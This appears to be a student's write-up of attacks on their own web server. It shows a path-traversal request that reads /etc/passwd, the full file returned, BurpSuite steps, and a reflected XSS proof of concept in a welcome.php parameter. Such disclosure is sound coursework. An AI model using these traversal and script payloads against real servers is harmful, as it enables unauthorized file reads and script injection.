
Attacks against my web server

Teja Juluru (tj1057)

1. Local File Inclusion vulnerability

The web server is vulnerable to a Local File Inclusion (LFI) vulnerability. This means a malicious client can request any file from the filesystem of the web server.

This vulnerability arises due to insufficient checking of the path requested in a HTTP GET request.



```
GET /../../../../../../../../etc/passwd HTTP/1.1
Host: 143.42.190.146:8989
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://143.42.190.146:8989
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
content-length: 1779

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
landscape:x:112:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ubuntu:x:1000:1000:,,,:/home/ubuntu:/bin/bash
```


This is a relatively simple vulnerability to exploit. To perform this exploit, send the following string in the HTTP GET request line –

```
GET /../../../../../../../../../../etc/passwd HTTP/1.1
```

This can be done by intercepting a normal request from the web browser to the server using BurpSuite, adding the request to the Repeater and modifying the request line to the one given above.

2. Reflected XSS vulnerability in `Welcome.html/Welcome.php`

The `Welcome.html/Welcome.php` web page is vulnerable to a reflected XSS attack due to PHP not adequately escaping the data provided by the GET request.




https://143.42.190.146:8989/welcome.html

Name: <script>alert(1)</script

Email:

Home Page



https://143.42.190.146:8989/welcome.php?name=<script>alert(1)<%2Fscript>&email=

Welcome

143.42.190.146:8989

1